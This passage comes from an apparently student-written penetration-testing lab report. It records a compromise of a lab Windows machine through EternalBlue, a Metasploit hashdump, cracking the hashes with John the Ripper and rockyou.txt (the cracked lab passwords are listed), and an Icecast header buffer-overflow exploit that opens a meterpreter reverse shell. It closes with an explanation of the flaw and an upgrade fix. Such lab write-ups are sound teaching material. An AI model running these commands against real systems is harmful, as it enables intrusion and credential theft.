
CONCLUSION: Using the hints from the given question paper, I researched online and found out that the name of the exploit that is in consideration here is **EternalBlue**. I used Metasploit to perform this exploit on the target and was successfully able to get the reverse connection. Thus, TASK 4 was completed.

QUESTION-3 PASSWORD ATTACK

TASK 5 Dump the system password and get the System Access.


Step 1: After getting the reverse connection, I used the following command to dump the contents of the SAM database which contains the system passwords-

$ hashdump



Step 2: I copied all hash values in a text file and saved it as hash.txt in the Desktop directory. On a new terminal, I used **John The Ripper** to crack the hashes by executing the following command-


$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt --format=NT /home/kali/Desktop/hash.txt



Step 3: To get the system access, on the Metasploit terminal, we can enter the following commands-

$ shell

$ whoami



CONCLUSION: Using the **hashdump** command, I was able to dump the password hashes. After saving the hashes into a text file, I used **John The Ripper** to crack these using **rockyou.txt** wordlist. The passwords were as follows:


User	Password
admin	password1
ineuron	password123
noob	lovely
root	iamadmin
toor	brown

To get the system access, I used **shell** command to get the Windows shell followed by **whoami** command to display the username of the current user. Thus TASK 5 was completed.


QUESTION-4 VULNERABILITY ANALYSIS AND EXPLOIT RESEARCH

TASK 6 Enter into Windows machine after getting the password, login as admin account and run ICECAST server which comes pre-installed in the machine.


Step 1: Since the passwords of all the user accounts are available now, I can login using the admin account.



Step 2: The ICECAST server was found to be pre-installed in the machine.



Step 3: By clicking on **Start Server**, the ICECAST server was up and running.



CONCLUSION: The **admin** account was logged in using the credentials (admin:password1). The ICECAST server was started and hence TASK 6 was completed.


QUESTION-5 WEB SERVER HACKING

Task-7 Again exploit the machine with web server based exploit. Do some research about the ICECAST server vulnerability.

Step 1: Target enumeration was done once again using **nmap** by entering the following command-


```
$ sudo nmap  -sV -sS  192.168.56.103
```

Step 2: **Icecast streaming media server** was found to be running on port number 8000.




Step 3: I started Metasploit and searched for the term **icecast** using the following command-

$ search icecast



Step 4: I selected **exploit/windows/http/icecast_header** by using the below command. The payload was set to **windows/meterpreter/reverse_tcp** by default.

$ use 0




Step 5: I updated the RHOSTS to the target IP, RPORT to 8000 and LHOST to my Kali IP. The commands used were-

$ show options

$ set RHOSTS 192.168.56.103

$ set RPORT 8000

$ set LHOST 192.168.56.102




Step 8: I used the following command to finally run the exploit to get a reverse TCP connection-

$ run

Step 9: Lastly, I verified that the target had been successfully compromised by running commands such as **sysinfo** to obtain operating system information. And **getuid** to get the current username.

$ sysinfo

$ getuid



CONCLUSION: I used Metasploit to get a reverse TCP connection by exploiting ICECAST server vulnerability. The target was successfully compromised and I was logged in as **admin** user. Thus, TASK 7 was completed.

TASK 8 Do provide screenshot of each step you have performed and explain the vulnerability related to ICECAST server.

- The necessary screenshots had been attached at each step above.

- Explanation of ICECAST server vulnerability:

The target Windows machine was running Icecast version 2.0.1 or older. Such versions are affected by an HTTP header **buffer overflow vulnerability** that allows an attacker to execute arbitrary code on the remote host with the privileges of the Icecast server process.

An unauthenticated attacker can send an overly long URL to the affected server, trigger buffer overflow and crash the server or execute arbitrary code on the target system. To exploit this flaw, the attacker needs to send 32 HTTP headers to the remote host to overwrite a return address on the stack.

A buffer overflow occurs when a program or process attempts to write more data to a fixed-length block of memory or buffer, than the buffer is allocated to hold. Buffers contain a defined amount of data; any extra data will overwrite data values in memory addresses adjacent to the destination buffer. If attackers know the memory layout of a program, they can intentionally feed input that the buffer cannot store and overwrite areas that hold executable code, replacing it with their own code.

Successful exploitation of this vulnerability may result in complete compromise of the vulnerable system.


Solution: Upgrade to Icecast 2.0.2 or later.

PART B: INVESTIGATION PHASE

QUESTION-6 WIRESHARK ANALYSIS

